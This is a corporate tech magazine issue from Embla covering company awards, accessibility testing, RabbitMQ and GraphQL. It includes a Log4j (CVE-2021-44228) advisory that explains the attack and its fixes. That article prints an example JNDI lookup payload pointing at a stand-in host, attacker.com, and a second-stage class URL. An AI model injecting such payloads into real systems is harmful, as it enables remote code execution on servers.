Tech Deep

Tech   Science   IoT

December 2022

Workplace culture earns recognigtion

Embla is now Great Place to Work Certified

Great Place To Work.®

Certified

Innovative and agile

Embla wins FITIS Digital excellence award

www.embla.asia

embla

Editorial

As the editor of Tech Deep, the tech magazine of Embla, I was scrolling through my emails one morning when I saw it – the notification that we had been recognized as a Great Place to Work® – top 100 places to work in Sri Lanka. My heart skipped a beat as I read the email over and over again, trying to take in the magnitude of this achievement.

I have been with Embla for over a year now, and I have always known that we have a special culture here. Our values of people, process, and innovation drive everything we do, and have helped us build a culture of collaboration, transparency, and continuous learning. But to have that culture recognized on a national level was truly a moment of pride for me and for the entire team.

We had all been working from home for so long, and it felt like a small miracle when we were finally able to gather in the office again to celebrate this achievement. As I walked into the office that day, I could feel the excitement and energy in the air. It was a moment of pure joy, as we reflected on all that we had achieved and all that we had built together, and I am proud to work for a company that takes such good care of its people. I have seen firsthand how this commitment to our team has contributed to our success and to our recognition as a Great Place to Work®. I also would like to extend a heartfelt thank you to all of my colleagues who contributed to this achievement. Your dedication, hard work, and commitment to our company values have made this recognition possible.

I am also grateful to our team of tech writers and reviewers who have contributed to the success of Tech Deep, despite their busy schedules. Their high-quality articles inform and inspire our readers, and we are grateful for their contribution to our magazine.

Tech Deep will be available on our company website, and a printable version can be collected at our office. We welcome your thoughts and feedback for future editions of the magazine, and encourage you to share your ideas with us.

Thank you for your continued support and we look forward to continuing to serve you with excellence.

**Buddhika
Gayashan**

CEO'S Note

"The success of a company depends on the well-being of its employees." - Tony Hsieh

Have you ever faced a challenge so big that it seemed impossible to overcome? At Embla, we faced such a challenge during the past year. The economic downturn in Sri Lanka coupled with the energy crisis brought on by frequent power disruptions had a significant impact on businesses in the country. Many companies were struggling to keep their doors open, but at Embla, we were determined to not let these obstacles hold us back.

One of the ways we were able to overcome these challenges was by prioritizing the well-being and financial stability of our employees. We made the decision to offer USD pegged salaries to all our employees, even during the economic crisis in Sri Lanka, in order to ensure that our team had a sense of financial stability and peace of mind during a challenging time.

We also recognized the difficulties that our work from home staff were facing due to the energy crisis. To ensure that our team could work efficiently and comfortably from home, we provided them with the necessary resources such as work from home stations, router power banks, and portable power stations. We even set up solar panels to ensure that our team could work uninterrupted during power cuts. These efforts were made with the goal of helping our team maintain their productivity and work comfortably from home.

Thanks to these efforts, our team was able to continue delivering high-quality work for our clients, even during challenging times. We are grateful for their hard work and dedication and extremely proud of the way that they have come together to navigate the challenges of the past year. We believe that by taking care of our employees, we are able to offer the best possible service to our clients. As we move forward, we will continue to prioritize the well-being and success of our team.

Thank you for your continued trust in us. We look forward to continuing to work with you and delivering the best possible service.


Chandimal Wickramaratne

Content

embla

Accessibility is a Human Right

embla

Irushi Ananda

Access to the web or mobile application is a human right. So as a tester it's our responsibility to make sure our application is possible enough to use by every human being around the world. In accessibility testing, we are focusing the people who are with disabilities. Like,

Vision Disabilities - The people who are completely blind or color blindness and poor vision or some visual problems.

Hearing Disabilities - Auditory problems like deafness and hearing impairments.

Physical Disabilities - The people who can't use or hard to use equipment like a keyboard, mouse, and other devices.

Cognitive Conditions - Who has a poor memory or difficulty understanding or learning things.

Literacy Disability - The people who are hard to find words or have reading problems.

Let's talk about the importance and why we need accessibility testing.

Provide to market for disabled people - If our software can use by any person including disabled ones, that can be a good marketing strategy for the company and it will be more user-friendly and effective for all users.

Accessibility laws and legalizations - There are some laws that have been made all over the government agencies for accessibility people and those legalizations are agreed to provide them access to the software for every disabled people.

- "Americans with disabilities act" : This law states that all the domains like public buildings, schools, and organizations should make the technology accessible to everyone.

- "Rehabilitation Act, section 504 and section 508" : Section 504 accommodates all people with disabilities to access workplace, education & other organization and

section 508 accommodates access to technology.

- "Web content accessibility guidelines" : These guidelines suggest ways that can help to improve the accessibility of a website.

We can do accessibility testing both manually and by automating the application. If I talk about the accessibility of the web, it is measured according to the web accessibility standards created by the W3C known as Web Content Accessibility Guidelines (WCAG) and the guidelines from other departments which follow Web Accessibility Initiative (WAI).

The things we need to consider in the manual testing are;

High text contrast - Increase the ratio between text or images and background color. Setting high contrast we can highlight the content of the website.

Not accessing the Images - Because of the loading issues, there may be a late or take a long time to load the images. So the best way to off the access to images temporarily.

Usage of the keyboard - Try to use the keyboard as much as possible and be familiar with shortcut keys.

Cascading Style Sheet (CSS) - By turning off the CSS we can check for the background color, text style, and text presentation style are working fine.

Dynamic font size - Option for users to increase the font size to fit their needs.

Field label - By using this, one can fill out the necessary information while signing up or ordering something online.

Content scaling - Try to zoom out the image and check if it is readable.

Skip navigation - This may be useful for people with motor disabilities. By clicking "Ctrl + Home" the user can move the focus to the top of the page.

PDF document - Try to save the PDF file in the form of text and check if the order for the content is maintained or not.

Manual Accessibility testing is a bit of a challenge with the requirements and situations. As a solution, automation testing for accessibility has been introduced. Let's have a look at automation tools and testing for accessibility.

WebAnywhere - It's the simplest tool without special installations and it's like a screen recorder.

Firefox Accessibility Extension - It is an extension in Firefox.

Vischeck - It reproduces the image with different forms and checks how the users can access those.

aDesigner - It is developed by IBM and used for visually impaired people.

Color Contrast Analyzer - Checks for color combinations and analyzes their visibility of them.

PDF Accessibility Checker - It checks for the accessibility of a PDF file.

Hera - It checks for the style of the application and comes with multilingual options.

TAW Online - It gives you the option to check if the software is developed as per the guideline of WCAG 1.0 or WCAG 2.0, It also has the option of selecting the level of analysis.

And there are some software to test the accessibility;

Speech recognition software - It will convert the spoken word to text, which serves as input to the computer.

Screen reader software - Used to read out the text that is displayed on the screen.

Screen magnification software - Used to enlarge the monitor and make reading easy for vision-impaired users.

As a best practice, all developers and testers should be implemented and test the accessibility of the application in the initial stage of the project and testing accessibility is a must. By doing it we can make our system disabled-friendly to every user around the world.

Apache Log4j Security Vulnerability – 2021

embla

Prasadee Jayasuriya

Security Impacts Came Along with Apache Log4j

On the 9th of December 2021, a critical vulnerability was detected in Apache Log4j which is an open-source Java package that is used to enable logging in java applications. This vulnerability could be exploited to enable remote code execution on countless servers. The vulnerability named CVE-2021-44228 concerns a case of unauthenticated, remote code execution(RCE) on any application if a user-controlled string is logged allowing the attacker full control of the affected server. This bug has scored a 10 in the CVSS

(Common Vulnerability Scoring System) rating system indicating that it is a very severe issue.

An attacker who can control log messages or log message parameters can execute arbitrary code loaded from servers when message lookup substitution is enabled. This issue is fixed from Log4j 2.15.0 by disabling this behavior by default.

The vulnerability is triggered using a single string of text which triggers the application to reach a malicious external host granting the person the ability to retrieve a payload from a remote server and execute it locally.

Why is this such a severe issue?

Log4j is a universal library used by millions of Java applications for logging error messages. This vulnerability is trivial to exploit. In addition, Log4j is used as the logging package in a lot of popular software including Amazon, Apple iCloud, Cisco, Cloudflare, ElasticSearch, Red Hat, Steam, Tesla, Twitter, and video games such as Minecraft. In the case of minecraft attackers have been able to access by simply pasting a specific message in the chat box. This is a low skilled attack that is extremely simple to execute. Another reason why this becomes a severe issue is the way Java packaging works. It's possible that Log4j is being used in the application and is not known.

In the Java ecosystem, dependencies are distributed as Java Archive(JAR) files, which are packages that can be used as a Java library. Commonly used tools, such as Maven and Gradle, can automatically add JAR files when building the Java application. It's also possible for a JAR to contain another JAR to satisfy a dependency, which means a vulnerability can be hidden several levels down in an application. In some situations, one dependency pulls in hundreds of other dependencies making it even more difficult to find.

Systems Affected

Systems and services that use the Java logging library, Apache Log4j between versions 2.0 and 2.14.1. In addition, open-source tools such as Syft and Grype can be used to scan for vulnerabilities.

How to tell if you're affected?

The log files for any services using affected Log4j versions will contain user-controlled strings.

How does this work?

1. Data from the user gets sent to the server.(via any protocol)

2. The server logs the data in the request, containing the malicious payload: ${jndi:ldap://attacker.com/a} (where attacker.com is an attacker-controlled server)

3. The Log4j vulnerability is triggered by this payload and the server makes a request to attacker.com via "Java Naming and Directory Interface"(JNDI)

4. This response contains a path to a remote Java class file(ex: http://second-stage.attacker.com/Exploit.class) which is injected into the server process.

5. This injected payload triggers a second stage and allows an attacker to execute arbitrary code.

Fix

Log4j version 2.15.0 has been released to address this flaw. But what this fix does is merely change a setting(log4j2.formatMsgNoLookups) from "false" to "true" by default. If the users change it back to "false" they remain vulnerable. This also means that instead of updating to 2.15.0 this issue can be fixed by setting "log4j2.formatMsgNoLookups" to true, or by removing the JndiLookup class from the classpath(ex: zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class) in earlier versions of Log4j.

Log4j Vulnerability and Spring Boot

According to the official spring website spring.io, Spring Boot users are only affected by this vulnerability if they have switched the default logging system to Log4J2. The log4j-to-slf4j and log4j-api jars that are included in spring-boot-starter-logging cannot be exploited on their own. Only applications using log4j-core and including user input in log messages are vulnerable. They have also mentioned that their upcoming v2.5.8 and v2.6.2 releases which are due on Dec 23rd will pickup Log4j v2.15.0, but considering the severity of this vulnerability that it is better to override dependency management and upgrade Log4J2 dependencies sooner. If there is any issue with upgrading another solution is to set the log4j2.formatMsgNoLookups property to true.

The Log4j vulnerability shows how the effects of a single flaw can affect a lot more software. Especially if it is a foundational piece of code.

References

https://thehackernews.com/2021/12/extremely-critical-log4j-vulnerability.html

https://www.cert.govt.nz/it-specialists/advisories/log4j-rce-0-day-actively-exploited/

https://www.infoworld.com/article/3644492/how-to-detect-the-log4j-vulnerability-in-your-applications.html

https://www.pcmag.com/news/countless-serves-are-vulnerable-to-apache-log4j-zero-day-exploit

https://www.wired.com/story/log4j-flaw-hacking-internet/

https://www.veracode.com/blog/security-news/urgent-analysis-and-remediation-guidance-log4j-zero-day-rce-cve-2021-44228

https://spring.io/blog/2021/12/10/log4j2-vulnerability-and-spring-boot

extended office®

Best in 'Agile Operations'
FITIS Digital Excellence Awards 2021

embla

Eranga Rajpaksha

It always feels good to achieve recognition for outstanding work. Embla Software Innovation (Pvt) Ltd, the award-winning, delivery-focused software services outsourcing company has been awarded the silver award becoming the category winner for "Agile Operations" at the FITIS Digital Excellence Awards 2021, held in Shangri-La Colombo.

The award was presented for Embla's promising agile transformation, fulfilling the criteria of embracing small, self-organized teams to realize customer value through exemplary application of agile

processes and mindset to their business and culture.

Initiated in 2009, Embla Software Innovation (Pvt) Ltd. embarked upon an integrated and agile transformation to enable Embla's success and ensure future sustainability in this fast-changing business environment. There are numerous paths to agility, but the journey to becoming agile can be very challenging; especially in the Asian software industry. Embla adopted the four concepts of the agile manifesto, three laws of agile, scrum values and the heart of agile concepts to its software development practices. But when closely monitored, the challenges started to alleviate (such as cultural and hierarchical barriers, resistance to

change, not meeting customer expectations, miscommunications and team maturity).

Embla serves the Scandinavian market where the majority of its partners are Independent Software Vendors (ISV) in Norway. Embla understood the importance of giving priority to cultural aspects as well the technical aspects. After a thorough research and study, in early 2018, with the aim of ensuring value creation for Embla's partners and to achieve customer expectations, Embla introduced a process framework called Embla Extended Agile Framework (EEA) to all the development teams with the ultimate goal of serving their customers better; and branded this process transformation as the

"Journey to Service Excellence". This framework helped Embla to collaborate with foreign clients and align with the cultural aspects, as well as to ensure awareness and active interaction between the team and the product owner.

Embla is now a place with a flat hierarchy and teams themselves make decisions on product growth, along with continuous improvements and follow-ups, adapting to rapid changes and value creation. This effort laid the foundation for building and maintaining solid relationships within teams and the product owner as well as the client. Teams are more energized as they always feel the value of their accomplishments, and they are able to meet the desired customer expectation; and that is why, Embla

continued to maintain the same work ethic and the quality of services provided to their customers during the Covid-19 pandemic. Good feedback started flowing from all the clients. Customers were delighted, and rewarded their teams' multiple times during the year. Most importantly, customers' reference has brought us new projects, whilst many teams grew twice the size of the current team.

With our matured, self-organized small teams who are continuously delivering value to our partners, **WE ARE READY TO GO GLOBAL!**

Client Experience at Embla

embla

Interviewed by
Anjali Perera

Anjali : Could you brief the nature of your business?

We are a software development company that develops mainly a procurement system for companies like hotels, canteen chains, and different larger companies that work with food and beverage and all the stuff that the company needs.

So the main system is a procurement system, and we provide the connection between our customers and their suppliers. So we provide a smooth way to order products from as many suppliers want in a single system.

Could you share the way how you got to know Embla and the experience you had with the development team in Embla?

About 5 years ago we had problems getting developers, and I thought of checking out different companies that could help us, temporarily or permanently. So, I investigated some companies and I randomly got an e-mail from one agent in Norway for Embla. And that was the same time that I started investigating outsourcing some of our software development, and it looked interesting since it was a Norwegian.

There was an eagerness about trying out some development. After some time and some contract redesign, we agreed to try a very

specific task for a three-month period, starting with the mobile version of commerce.

And it was very easy to work with the team, so we decided to go further and start a permanent team. It was interesting getting to know the team and working together.

Why do you think we are a good fit?

Like I said before, almost all the people that have been in the teams I have worked with are working and thinking in the same way that I expect, like a developer in Norway. I think I'm not afraid to ask questions and come up with suggestions. In addition, as a PO, I don't know everything, and that's why it's important to have programmers

and developers that understand things and understand the business in order to come up with improvements. That was some of my concerns with outsourcing to like Asia and then further outside Europe. I have colleagues and other people that have had experiences like that, if they say they want squared wheels, they got the squared wheels.

But it's not the best way to create the wheel. So as a PO describes, I think that doesn't work that well, and if the developers see that, they should tell the PO they could be a better way and not be afraid of coming up with ideas and that the chief gets mad because he knows best. But that's not my philosophy, and the chief doesn't know best usually, and you can have ideas and it's important to discuss them, and that's very good with Embla.

As you see, what are the greatest strengths of Embla?
The strength of Embla is in the people that worked at Embla.

What is your opinion on following the agile process in the team?
It works very well, and it's nice to work with so structured people. So, I think the agile process has been excellent. It's working very well for me, and it's very easy for me to follow up.

Could you sum up your client experience at Embla with just a few words?
I am very satisfied with Embla; Agile teamwork is very good. I'm very satisfied with how things are working with the Embla and the progress we've made.

Messaging with RabbitMQ

Ayesh Silva

Messaging with RabbitMQ

RabbitMQ is a popular open-source message queue software that is written in Erlang (Erlang is a programming language used to build massively scalable, real-time systems).

1. RabbitMQ is a reliable open-source message broker :
It has been on the market since 2007. It's continuously updated and improved upon. RabbitMQ has a strong community and a highly active core team that produces additional features, improvements, and handy plugins. The license of RabbitMQ has never changed (Nov 2019).

2. RabbitMQ supports several standardized protocols :
Such as AMQP, MQTT, STOMP, etc. Where it natively implements AMQP 0.9.1. The ability of RabbitMQ to support different standardized message protocols means that it can be used in many different scenarios and it allows you to replace your RabbitMQ broker with any AMQP-based broker.

Why we use RabbitMQ?

RabbitMQ enables asynchronous processing, meaning that it allows you to put a message in a queue without processing it immediately.

RabbitMQ is therefore ideal for long-running tasks or blocking tasks, allowing web servers to respond quickly to requests instead of being forced to perform computationally intensive tasks on the spot.

RabbitMQ simply stores messages and passes them to consumers when ready.

RabbitMQ Glossary and Concepts

- Publishers/ Consumers
The term "publisher and consumer" means different things in different

contexts. In general, in messaging a publisher(also called "producer") is an application(or application instance) that publishes(produces) messages.

The same application can also consume messages and thus be a consumer at the same time or a different application can be used to consume messages.

- Message Queues

Message queues consist of a publishing service and multiple consumer services that communicate via a queue.

This communication is typically one way where the publisher will issue commands to the consumers.

The publishing service will typically put a message on a queue or exchange and a single consumer service will consume this message and perform an action based on this.

- Binding

In RabbitMQ, binding is a connection which is used to configure a relation between a queue and an exchange.

In simple words we can say, binding is a relationship between an exchange and a queue.

- Routing Key

Key that the exchange looks at to decide how to route the message to queues. Think of the routing key as an address for the message.

- Exchange

Messages are not published directly to a queue; instead, the producer sends messages to an exchange. An exchange is responsible for routing the messages to different queues with the help of bindings and routing keys. A binding is a link between a queue and an exchange.

1. Direct Exchange

This will deliver the incoming message to any queue whose binding key exactly matches the routing key of the message. If you bind the queues with the queue name as routing keys, then you can think about it as a one-to-one message delivery. It is simple to deliver the same message to multiple queues by using the binding keys for multiple queues. And this is the default exchange.


2. Topic Exchange

This will deliver the incoming message to any queue whose wild-card binding key matches the routing key of the published message. Binding keys can contain wild-card matching criteria for a compound routing key as shown in the figure. This enables us to write simple services where the logic is well-contained, and the message will arrive to the correct services through RabbitMQ.

3. Fanout Exchange

Some messages need to be delivered to all queues, this is where a fanout exchange can be used instead of writing an elaborate multicast logic in the application. With a RabbitMQ fanout exchange, each service binds the appropriate queue to the exchange without need to specify a binding key, and it all happens automatically. If a binding key is specified, the fanout exchange will simply ignore it and still route/ broadcast messages to all queues bound to it.

4. Headers Exchange

This exchange leverages the structure of AMQP messages and is capable of complex routing based on the headers(including custom ones) of the AMQP message. Headers are metadata attached to each message sent via AMQP.

Management UI

-- The management UI is implemented as a single page application which relies on the HTTP API, some of the features include: declare, list and delete exchanges, queues, bindings, users, virtual hosts and user permissions .

-- You can Monitor queue length, message rates, resource usage of queue, data rates of client connections, and more.

-- Monitor node resource use: Sockets and file descriptors, memory usage breakdown, available disk space and bandwidth usage on inter-node communication links.

-- Manage users(provided administrative permissions of the current user).

Happiness is Not Readymade

embla

Sharon Kern

Happiness is not something ready-made. It is not something that you can expect from others. Happiness comes within, our actions are going to describe our own happiness. Sometimes, there are miserable situations that we just cannot get over. These situations break us; we feel there is nothing that can make us happy. Feeling devastated and broke, and we feel like we don't have the right to be happy.

Five Simple Ways to CreateHappiness

1. Invest in Relationships
Being around with people who are content builds your own mood.

2. Express Gratitude
Gratitude is more than saying thank you. It's a sense of wonder, appreciation and, thankfulness for life. Make a commitment to practice gratitude. Each day identifies at least one thing that enriches your life.

3. Cultivate Optimism
Develop the habit of seeing the positive side of things. Positive vibes will always help to see the bright side of life.

4. Find Your Purpose
People who strive to meet a goal or fulfill a mission whether professional or personal are happier than those who don't have such aspirations. Having a goal provides a sense of purpose, whatever the goal doesn't matter long as the process of working towards it is meaningful.

5. Live in the Moment
Don't postpone joy waiting for a day when your life is less busy or less stressful. That day may never come. Instead, look for opportunities to savor the small pleasures of everyday life. Focus on the positives in the present moment, instead of dwelling on the past or worrying about the future.

"Happiness is not something ready-madeIt comes from your own actions" - Dalai Lama

GraphQL is the Better REST
GraphQL vs REST: Which one is better?

Amila Samranayake

Over the past decade, REST has become the standard for designing web APIs. It offers some great ideas, such as stateless servers and structured access to resources. However, REST APIs have shown to be too inflexible to keep up with the rapidly changing requirements of the clients that access them.

GraphQL is a query language for your API, and a server-side runtime for executing queries using a type system, which is defined by your schema. GraphQL isn't tied to any specific database or storage engine and it can be integrated to your existing code and data. Face-

book developed it as an internal technology for their versatile applications, and later, publicly released it as open-source. Since then, the software development community has utilized it as one of the favorite technology stacks for developing web services.

Why GraphQL is more popular?

Rest has been a popular way to expose data from a server, when the concept of REST APIs was developed client applications were relatively simple and the development speed wasn't (that much) nearly where these days. REST that's what a good fit for many applications however the API landscape has radically changed over the last couple of years.

In particular, there are three factors that have been challenging the way how APIs are designed.

1. Increased mobile usage
2. Low-power devices
3. Sloppy networks

Graphql minimizes the amount of data that needs to be transferred over the network and this majorly improves applications operating under these conditions. Since we have a lot of front-end frameworks and platforms now,

it's difficult to build and maintain one API that would fit the requirements of all the different clients, with GraphQL each client can access specific data it needs.

Continuous deployment has become a standard for many companies so rapid iterations and frequent product updates are compulsory, with REST APIs the way how data is exposed by the server needs to be modified for specific requirements and design changes on the client side. So, it's difficult to do fast development practices and product iterations.

These are the initial reasons why Facebook developed GraphQL.

Rest Example

Let's look at some examples with REST APIs. See the example of a simple blogging application. Think we want to show the user's first name and also want to render all the posts, which the user has ever created. Also, we want to display the last three followers of the user. In REST we would typically have three different endpoints that would allow us to fetch the required data.

1. The first endpoint is the endpoint where we can obtain information about one particular user with the user id: **/users/id**
2. Second endpoint is for getting posts which are created by the particular user: **/users/id/posts**
3. The last endpoint is for getting the followers of the user: **/users/id/followers**

So, in the REST APIs, we would have to make three separate requests to get the necessary data. Also, as you can see, we are getting some additional data with each request. Especially when we call the followers endpoint, we might get thousands of records instead of only three. These data are not required for this particular use-case.

GraphQL Example

```
query {
    User(id: "er3tg439frjw") {
        name
        posts {
            title
        }
        followers(last: 3) {
            name
        }
    }
}

                    HTTP POST

{
    "data": {
        "User": {
            "name": "Mary",
            "posts": [
                { title: "Learn GraphQL today" }
            ],
            "followers": [
                { name: "John" },
                { name: "Alice" },
                { name: "Sarah" },
            ]
        }
    }
}
```
